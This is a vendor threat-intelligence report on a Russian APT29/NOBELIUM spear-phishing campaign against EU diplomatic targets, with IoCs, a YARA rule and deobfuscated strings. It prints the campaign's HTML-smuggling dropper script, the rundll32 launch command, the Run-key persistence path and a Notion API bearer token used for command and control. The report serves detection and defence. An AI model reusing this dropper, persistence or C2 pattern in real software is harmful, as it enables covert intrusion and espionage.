NOBELIUM Uses Poland's Ambassador’s Visit to the U.S. to Target EU Governments Assisting Ukraine

The BlackBerry Research & Intelligence Team ⋮⋮ 3/14/2023

Summary

NOBELIUM, aka APT29, is a sophisticated, Russian state-sponsored threat actor targeting Western countries. At the beginning of March, BlackBerry researchers observed a new campaign targeting European Union countries; specifically, its diplomatic entities and systems transmitting sensitive information about the region's politics, aiding Ukrainian citizens fleeing the country, and providing help to the government of Ukraine.

Brief MITRE ATT&CK Information

Tactic	Technique
Resource Development	T1584.006 (Compromising legitimate web servers to spread downloaders)
Initial Access	T1566.002 (Spear-phishing email with link to malicious website)
Execution	T1204.002 (Malicious .lnk files inside of weaponized ISO images)
Persistence	T1547.001 (Execution through Autorun)

Defense Evasion	T1027.006 (Malicious HTML obfuscation)
Command-and-Control	T1102.002 (Communicating via Notion API)

Weaponization and Technical Overview

Weapons	Obfuscated html files, iso files, .lnk files, DLL 64 bits
Attack Vector	Spear-phishing
Network Infrastructure	Compromised legitimate websites.
Targets	Diplomatic entities

Technical Analysis

Context

NOBELIUM is an advanced persistent threat group also known as APT29, which is publicly attributed to the Russian government and specifically to the Foreign Intelligence Service of the Russian Federation (SVR), an organization responsible for collecting intelligence outside Russia, including electronic surveillance.

Although its phishing campaigns aren't very sophisticated, APT29 is notorious for its agility once it is inside a target's network. Its operators are known to be stealthy, extremely patient, and skilled in utilizing innovative intrusion techniques that abuse Microsoft technologies and services. The threat group made international news headlines back in December 2020 when a high-level supply chain attack Trojanized a software update to SolarWinds Orien software. The compromise affected thousands of users, distributing a backdoor dubbed SunBurst.

The new NOBELIUM campaign BlackBerry observed creates lures targeted at those with interest in the Ministry of Foreign Affairs of Poland's recent visit to the U.S., and abuses the legitimate electronic system for official document exchange in the EU called LegisWrite. It partially overlaps with a previous campaign discovered by researchers in October 2022.

NOBELIUM is also known as Cozy Bear and The Dukes, and industry reporting has previously referred to the threat group as StellarParticle, UNC2452, and Dark Halo. NOBELIUM has historically targeted government organizations, non-governmental organizations, think tanks, military, IT service providers, health technology and research, and telecommunications providers.

Attack Vector

The infection vector for this particular campaign is a targeted phishing email containing a weaponized document. The malicious document includes a link leading to the download of an HTML file.

- hxxps[:]//literaturaelsalvador[.]com/**Instructions[.]html**
- hxxps[:]//literaturaelsalvador[.]com/**Schedule[.]html**

The weaponized URLs shown above are hosted on a legitimate online library website based in El Salvador in Central America. We believe that the threat actor compromised this website sometime

between the end of January 2023 and the beginning of February 2023.

One of the lures appeals to those who want to find out the Poland Ambassador's schedule for 2023. It overlaps with Ambassador Marek Magierowski's recent visit to the United Statesp; specifically, his talk on February 2, where he discussed the war in Ukraine at the Catholic University of America Columbus School of Law, also known as the Catholic Law, which is based in Washington, DC.



Figure 1: Visual lure masquerading as the Polish Ministry of Foreign Affairs

Another lure we found abuses multiple legitimate systems, including LegisWrite and eTrustEx, which the EU nations use for information exchange and secure data transfer.

Figure 2: Visual lure masquerading as the European Commission

LegisWrite is an editing program that allows secure document creation, revision, and exchange between governments within the European Union. The fact that LegisWrite is used in the malicious lure indicates that the threat actor behind this lure is specifically targeting state organizations within the European Union.

Further analysis of the malicious HTML file reveals it to be a version of NOBELIUM's malicious dropper tracked as ROOTSAW, also known as EnvyScout. EnvyScout uses a technique known as HTML smuggling to deliver an IMG or ISO file to the victim's system.

The HTML file delivered in this campaign contains a data block that can be decoded by subtracting 4. Upon decoding that data, we find that it has an ".ISO" file inside.

```
<!DOCTYPE html>
<html>
<head>
<title>TRANSMISSIONS FROM THE EUROPEAN COMISSION</title>
</head>
<body>
<center>
<img src="
<h1>DeCIDE Decision/eTrstEx/LegisWrite</h1>
<h2>Follow the instructions</h2>

</center>>
<script>
var d = [4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4,4
for(var i = 0x0; i < d['length']; i++) {
    d[i]=d[i] -4;
}

var e = new Uint8Array(d);
var f = new Blob([e], {type: "application/octet-stream"});

var fileName = 'Instructions.iso';

if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(f,fileName);
} else {
    var a = document.createElement('a');
    console.log(a);
    document.body.appendChild(a);
    a.style = 'display: none';
    var url = window.URL.createObjectURL(f);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}
</script>
</body>
</html>
```

Figure 3: Contents of the weaponized HTML file

The “hxxps[:]//literaturaelsalvador[.]com/Instructions[.]html” link drops “Instruction.iso”, and the “hxxps[:]//literaturaelsalvador[.]com/Schedule[.]html” link drops “Schedule.iso”. Both of those “.iso” files each contain two files, with the same hash for both:

- BugSplatRc64.dll
- <Instruction||Schedule>.lnk

SHA256 **MD5**	dffaefaabbcf6da029f927e67e38c0d1e6271bf998040cfd6d8c50a4eff639df 38b05aa4b5ba651ba95f7173c5145270
ITW File Name	Schedule.lnk, Instructions.lnk
Compilation Stamp	2023-02-08T17:40:55.2737760+00:00
File Type/Signature	Windows shortcut
File Size	1488 bytes
Command Line Argument	BugSplatRc64.dll,InitiateDs

The purpose of the “.lnk” file is to run the specified command line argument:

- C:\Windows\system32\rundll32.exe **BugSplatRc64.dll,InitiateDs**

SHA256 **MD5**	e957326b2167fa7ccd508cbf531779a28bfce75eb2635ab81826a522979aeb98 cf36bf564fbb7d5ec4cec9b0f185f6c9
ITW File Name	BugSplatRc64.dll
Compilation Stamp	2023-02-07 13:02:42 UTC
File Type/Signature	x64 PEDLL
File Size	271360 bytes

The BugSplatRc64.dll file contains many encrypted strings which are decrypted at runtime. Some of the those decrypted strings are as follows:

- BugSplatRc64.dll,InitiateDs" C:\Windows\System32\rundll32.exe"
- Software\Microsoft\Windows\CurrentVersion\Run
- authorization: Bearer secret_X92 sXCVWoTk63aPgGKlPBBmHVmuKXJ2geugKa7Ogj7s
- notion-version:
- 2022-06-28 accept: applicat ion/json..

Continuing with its execution, a new directory is created under “C:\Users\<username>\AppData”, where the BugSplatRc64.dll is copied over.

- C:\Users\<username>\AppData**\ DsDiBacks\BugSplatRc64.dll**

To remain persistent on the infected system, a new registry key is created under: “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\DsDiBacks”, with the value of “C:\Windows\System32\rundll32.exe "C:\Users\ <username>\AppData\Local\DsDiBacks\BugSplatRc64.dll,InitiateDs”.

The BugSplatRc64.dll file aims to collect and exfiltrate information about the infected system. That includes basic data such as the owner’s username and IP address. This information is then used to create the victim’s unique identifier, which it then sends to the command-and-control (C2) server, Notion, which we’ll go into more detail on below.

Every minute (62000ms), the BugSplatRc64.dll connects to the Notion server, waiting for the next payload. If successful, the payload is executed as a shellcode in the memory of its process.

Network Infrastructure

This campaign's malware delivery is based on the use of legacy network infrastructure that has been compromised by the threat actor. Using a compromised legitimate server to host the packed malware payload increases the chances of a successful installation on the victims’ machines.

The packed malware utilizes "api.notion.com" for its C2 communication. "Notion" is a commonly used note-taking application. By using Notion’s application programming interface (API) for C2, the threat group are giving their traffic a benign guise.

NOBELIUM has a history of utilizing compromised C2 servers, such as those hosted in the Microsoft® Azure® cloud infrastructure, to make their malicious C2's look legitimate. Notion was also used during their November 2022 campaign, further aligning this campaign's tactics, techniques and procedures (TTPs) with APT29.

This version of Notion is specified in the headers as "2022-06-28", and is the latest version of the API. In a campaign conducted in January 2022, NOBELIUM was still using the Trello API for C2 communication. Use of Notion's API didn't begin until late in 2022, leaving the middle of 2022 for the implementation of this new C2 feature.

Figure 4: Notion C2 POST method example

Targets

Based on the current geopolitical situation involving Russia's invasion of Ukraine, the visit of Poland's Ambassador to the United States and his talk about the war, and the abuse of the online system used to exchange documents inside the European Union, we believe the target of NOBELIUM's campaign is Western countries, especially those in Western Europe, which provide help to Ukraine.

Conclusions

NOBELIUM actively collects intelligence information about the countries supporting Ukraine in the Russian-Ukraine war. The overlap between Poland's Ambassador's visit to the United States with the lure used in the attacks, provides evidence that the threat actors carefully follow geopolitical events and use them to increase their possibility of a successful infection.

Furthermore, our initial analysis of weaponized LNK files shows that the threat actor behind this campaign used anti-forensic techniques to wipe out personal metadata to remove information connected to its operations systems.

Using compromised legitimate network infrastructure and a legitimate web server increases NOBELIUM's technical capabilities to bypass basic network security mechanisms. However, an actionable Threat Intelligence model with counter-measure rules such as Suricata, will help to detect malicious traffic from the internal network to the threat actor's network infrastructure.

For similar articles and news delivered straight to your inbox, ***subscribe to the BlackBerry blog****.*

APPENDIX 1 – Indicators of Compromise (IoCs)

SHA256	21a0b617431850a9ea2698515c277cbd95de4e59c493d0d8f194f3808eb16354
MD5	67a6774fbc01eb838db364d4aa946a98
SHA256	505f1e5aed542e8bfdb0052bbe8d3a2a9b08fc66ae49efbc9d9188a44c3870ed
MD5	E693777A3A85583A1BBBD569415BE09C
SHA256	c1ebaee855b5d9b67657f45d6d764f3c1e46c1fa6214329a3b51d14eba336256
MD5	89f716d32461880cd0359ffbb902f06e
SHA256	dbb39c2f143265ad86946d1c016226b0e01614af35a2c666afa44ac43b76b276
MD5	e0cb8157e6791390463714b38158195a
SHA256	e957326b2167fa7ccd508cbf531779a28bfce75eb2635ab81826a522979aeb98
MD5	cf36bf564fbb7d5ec4cec9b0f185f6c9
SHA256	3a489ef91058620951cb185ec548b67f2b8d047e6fdb7638645ec092fc89a835
MD5	8d5c0f69c1caa29f8990fbc440ab3388
SHA256	4d92a4cecb62d237647a20d2cdfd944d5a29c1a14b274d729e9c8ccca1f0b68b
MD5	82ecb8474efe5fedcb8f57b8aafa93d2
IP	108[.]167.180[.]186
URL	hxxps[:]//literaturaelsalvador[.]com/Instructions[.]html
URL	hxxps[:]//literaturaelsalvador[.]com/Schedule[.]html
SHA256	dffaefaabbcf6da029f927e67e38c0d1e6271bf998040cfd6d8c50a4eff639df
MD5	38b05aa4b5ba651ba95f7173c5145270

APPENDIX 2 – Applied Countermeasures

Yara Rules

```
rule NOBELIUM_SpyDLL_March2023
{
	meta:
		copyright = "BlackBerry"
		description = "Yara rule based on code
NOBELIUM_SpyDLL_March2023"
		author = "BlackBerry Threat Intelligence Team"
		date = "2023-03-07"
		sha256 =
"e957326b2167fa7ccd508cbf531779a28bfce75eb2635ab81826a522979aeb98"
		sha256 =
"4d92a4cecb62d237647a20d2cdfd944d5a29c1a14b274d729e9c8ccca1f0b68b"
		sha256 =
"3a489ef91058620951cb185ec548b67f2b8d047e6fdb7638645ec092fc89a835"
	strings:

		$1807379073_247 = { 8B ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ??
?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? 4C ?? ?? ?? ?? ?? ??
?? 48 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 89 ?? ?? ?? ?? ?? ?? 48 ?? ?? ??
4C ?? ?? ?? ?? F7 ?? E8 ?? ?? ?? ?? 4C ?? ?? ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? ?? ??
?? 0F 10 ?? ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? ?? ?? ??
4C ?? ?? ?? ?? 48 ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? 8B ?? ?? ?? 89 ?? 49
```

?? ?? 89 ?? 49 ?? ?? 49 ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? 4C ?? ?? 4C ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? 0F 11 ?? ?? ?? 4C ?? ?? ?? ?? 48 ?? ?? ?? ?? E8 ?? ?? ?? ?? 9? 0F 10 ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 5? 5? 5? 5? 41 ?? 41 ?? 41 ?? C3 }

$1807233630_154 = { 48 ?? ?? ?? ?? ?? ?? 49 ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? 49 ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 49 ?? ?? 41 ?? ?? 4C ?? ?? 4D ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 4D ?? ?? 45 ?? ?? 4C ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? ?? ?? 45 ?? ?? 45 ?? ?? BA ?? ?? ?? ?? 31 ?? FF 1? ?? ?? ?? ?? 85 ?? 0F 88 }

$1807250632_125 = { 48 ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? ?? ?? 4D ?? ?? 48 ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 45 ?? ?? 4D ?? ?? 4C ?? ?? 4C ?? ?? C7 ?? ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 84 ?? 0F 85 }

$1807244815_125 = { 48 ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? ?? ?? 49 ?? ?? 4C ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 45 ?? ?? 4D ?? ?? 4C ?? ?? 4C ?? ?? C7 ?? ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 84 ?? 0F 85 }

$1807376832_81 = { 41 ?? 41 ?? 41 ?? 41 ?? 5? 5? 5? 5? 48 ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 41 ?? ?? ?? 0F 10 ?? 48 ?? ?? ?? ?? ?? ?? ?? 0F 10 ?? 49 ?? ?? 48 ?? ?? 4C ?? ?? 0F 11 ?? ?? ?? ?? ?? ?? 0F 11 ?? ?? ?? 83 ?? ?? ?? ?? 0F 11 ?? ?? ?? ?? ?? ?? 7D }

$1807378924_80 = { 48 ?? ?? ?? ?? ?? ?? ?? 66 ?? ?? ?? E8 ?? ?? ?? ?? 0F 10 ?? ?? ?? ?? ?? ?? 0F 10 ?? ?? ?? ?? ?? ?? 0F 10 ?? ?? ?? ?? ?? ?? 0F 11 ?? ?? ?? ?? ?? ?? 8B ?? ?? ?? ?? ?? ?? 0F 11 ?? ?? ?? ?? ?? ?? 0F 11 ?? ?? ?? ?? ?? ?? 39 ?? ?? ?? ?? ?? ?? 74 }

$1807227484_78 = { 31 ?? 31 ?? 4C ?? ?? FF D? 49 ?? ?? ?? 31 ?? 4D ?? ?? 4C ?? ?? F2 ?? 48 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? 48 ?? ?? ?? 4C ?? ?? F2 ?? 89 ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? 4C ?? ?? 48 ?? ?? 44 ?? ?? ?? FF 1? ?? ?? ?? ?? 85 ?? 0F 84 }

$1807233543_78 = { 4C ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? ?? ?? ?? ?? 49 ?? ?? 48 ?? ?? ?? ?? 4C ?? ?? 49 ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? 41 ?? ?? E8 ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 45 ?? ?? 0F 85 }

$1807231440_74 = { 4C ?? ?? 31 ?? 48 ?? ?? ?? ?? 41 ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? 41 ?? ?? ?? ?? ?? 8A ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? 42 ?? ?? ?? 0F BE ?? FF 1? ?? ?? ?? ?? 48 ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? 75 }

$1807236234_71 = { 41 ?? 41 ?? 41 ?? 41 ?? 5? 5? 5? 5? 48 ?? ?? ?? 45 ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? 48 ?? ?? C6 ?? ?? 49 ?? ?? 44 ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? ?? 45 ?? ?? 48 ?? ?? 4C ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? 0F 85 }

$1807238694_70 = { 48 ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 4C ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? 0F 84 }

$1807227341_69 = { 31 ?? 31 ?? FF D? 4C ?? ?? C7 ?? ?? ?? ?? ?? ?? ?? 45 ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? ?? 41 ?? ?? ?? ?? ?? 4C ?? ?? C7 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? ?? FF 1? ?? ?? ?? ?? 49 ?? ?? 48 ?? ?? 0F 84 }

$1807227414_66 = { 4D ?? ?? 45 ?? ?? 48 ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? ?? C7 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ??

```
?? 48 ?? ?? ?? ?? ?? ?? ?? ?? FF 1? ?? ?? ?? ?? 49 ?? ?? 48 ?? ?? 0F 84 }
                $1807378203_62 = { 41 ?? ?? ?? ?? ?? 41 ?? ?? ?? ?? ?? 31 ??
41 ?? ?? 41 ?? ?? ?? ?? ?? ?? 99 41 ?? ?? 45 ?? ?? 41 ?? ?? ?? ?? ?? 0F 9F ?? 01 ??
8D ?? ?? ?? ?? ?? 99 41 ?? ?? 48 ?? ?? 81 F? ?? ?? ?? ?? 7D }
                $1807378800_62 = { 41 ?? 41 ?? 41 ?? 5? 5? 5? 5? 48 ?? ?? ??
?? ?? ?? 0F 11 ?? ?? ?? ?? ?? ?? F2 ?? ?? ?? ?? ?? ?? ?? ?? 66 ?? ?? ?? 49 ?? ?? 49 ??
?? 4C ?? ?? 0F 54 ?? ?? ?? ?? ?? 66 ?? ?? ?? 66 ?? ?? ?? 73 }
                $1807239523_59 = { 48 ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 4C ??
?? ?? ?? ?? ?? 49 ?? ?? 4C ?? ?? 4C ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 4C ?? ?? ??
?? E8 ?? ?? ?? ?? 48 ?? ?? E8 ?? ?? ?? ?? 84 ?? 0F 84 }
                $1807234558_49 = { 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? 45 ?? ?? 45
?? ?? 48 ?? ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? ??
FF D? 83 ?? ?? 0F 85 }
                $1807229643_48 = { 48 ?? ?? ?? ?? ?? 0F B7 ?? ?? C7 ?? ?? ??
?? ?? ?? ?? ?? ?? ?? 66 ?? ?? ?? ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? 8A ?? ??
?? ?? ?? 84 ?? 75 }
                $1807251921_46 = { 44 ?? ?? E8 ?? ?? ?? ?? 48 ?? ?? ?? 4C ??
?? 41 ?? ?? 89 ?? 0F B7 ?? 8B ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? 89 ?? ?? 41 ?? ?? ??
?? ?? ?? 74 }
                $1807234510_44 = { 48 ?? ?? ?? ?? 41 ?? ?? ?? ?? ?? 45 ?? ??
48 ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? FF D? 85 ??
0F 85 }
                $1807248778_42 = { 48 ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 48 ??
?? ?? ?? ?? ?? 4C ?? ?? 4C ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 84 ?? 0F
84 }
                $1807227300_37 = { C7 ?? ?? ?? ?? ?? ?? ?? 45 ?? ?? 45 ?? ??
31 ?? 48 ?? ?? ?? ?? ?? ?? FF 1? ?? ?? ?? ?? 49 ?? ?? 48 ?? ?? 0F 84 }
                $1807409201_33 = { 48 ?? ?? BD ?? ?? ?? ?? 49 ?? ?? 48 ?? ??
?? 31 ?? 48 ?? ?? 0F 92 ?? 48 ?? ?? 4D ?? ?? 48 ?? ?? 75 }
                $1807348925_27 = { 48 ?? ?? 48 ?? ?? ?? ?? ?? ?? 42 ?? ?? ??
?? 88 ?? ?? ?? 0F B6 ?? ?? 45 ?? ?? 74 }
                $1807351416_16 = { 48 ?? ?? ?? 48 ?? ?? ?? 48 ?? ?? 4C ?? ??
0F 86 }

        condition:
                uint16(0) == 0x5a4d and filesize < 1MB and 18 of them
}
```

APPENDIX 3 – Deobfuscated Strings

```
000000006BBC3040  01 00 00 00 00 00 00 00 77 69 6E 69 6E 65 74 00  ........wininet.
000000006BBC3050  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC3060  6E 74 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00  ntdll...........

000000006BBC3150  5C 44 73 44 69 42 61 63 6B 73 5C 00 00 00 00 00
\DsDiBacks\.....
000000006BBC3160  01 00 00 00 00 00 00 00 72 75 6E 64 6C 6C 33 32  ........rundll32
000000006BBC3170  2E 65 78 65 00 00 00 00 01 00 00 00 00 00 00 00  .exe............
000000006BBC3180  43 6F 70 79 46 69 6C 65 41 00 00 00 00 00 00 00
CopyFileA.......
000000006BBC3190  01 00 00 00 00 00 00 00 6B 65 72 6E 65 6C 33 32  ........kernel32
000000006BBC31A0  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC31B0  52 65 67 43 6C 6F 73 65 4B 65 79 00 00 00 00 00
RegCloseKey.....
```

```
000000006BBC31C0  01 00 00 00 00 00 00 00 61 64 76 61 70 69 33 32  ........advapi32
000000006BBC31D0  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC31E0  52 65 67 53 65 74 56 61 6C 75 65 45 78 41 00 00  RegSetValueExA..
000000006BBC31F0  01 00 00 00 00 00 00 00 61 64 76 61 70 69 33 32  ........advapi32
000000006BBC3200  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC3210  52 65 67 51 75 65 72 79 56 61 6C 75 65 45 78 41  RegQueryValueExA
000000006BBC3220  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC3230  61 64 76 61 70 69 33 32 00 00 00 00 00 00 00 00  advapi32........
000000006BBC3240  01 00 00 00 00 00 00 00 52 65 67 4F 70 65 6E 4B  ........RegOpenK
000000006BBC3250  65 79 45 78 41 00 00 00 01 00 00 00 00 00 00 00  eyExA...........
000000006BBC3260  61 64 76 61 70 69 33 32 00 00 00 00 00 00 00 00  advapi32........
000000006BBC3270  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC3280  47 65 74 50 72 6F 63 65 73 73 49 6D 61 67 65 46  GetProcessImageF
000000006BBC3290  69 6C 65 4E 61 6D 65 41 00 00 00 00 00 00 00 00  ileNameA........
000000006BBC32A0  01 00 00 00 00 00 00 00 70 73 61 70 69 00 00 00  ........psapi...
000000006BBC32B0  01 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000000006BBC32C0  01 00 00 00 00 00 00 00 2E 64 6C 6C 00 00 00 00  .........dll....
000000006BBC32D0  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000006BBC32E0  63 3A 5C 77 69 6E 64 6F 77 73 5C 73 79 73 74 65  c:\windows\syste
000000006BBC32F0  6D 33 32 5C 00 00 00 00 01 00 00 00 00 00 00 00  m32\............
000000006BBC3300  43 72 65 61 74 65 46 69 6C 65 41 00 00 00 00 00  CreateFileA.....
000000006BBC3310  01 00 00 00 00 00 00 00 6B 65 72 6E 65 6C 33 32  ........kernel32

000000006BBC33F0  01 00 00 00 00 00 00 00 72 65 73 75 6C 74 73 00  ........results.
000000006BBC3400  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000000006BBC3410  50 4F 53 54 00 00 00 00 01 00 00 00 00 00 00 00  POST............
000000006BBC3420  76 31 2F 64 61 74 61 62 61 73 65 73 2F 33 37 30  v1/databases/370
000000006BBC3430  38 39 61 62 63 30 39 32 36 34 36 33 31 38 32 62  89abc0926463182b
000000006BBC3440  62 35 33 34 33 62 63 65 32 35 32 63 63 2F 71 75  b5343bce252cc/qu
000000006BBC3450  65 72 79 00 00 00 00 00 01 00 00 00 00 00 00 00  ery.............
000000006BBC3460  56 4B 6F 4D 72 00 00 00 01 00 00 00 00 00 00 00  VKoMr...........
000000006BBC3470  65 71 75 61 6C 73 00 00 01 00 00 00 00 00 00 00  equals..........
000000006BBC3480  72 69 63 68 5F 74 65 78 74 00 00 00 00 00 00 00  rich_text.......
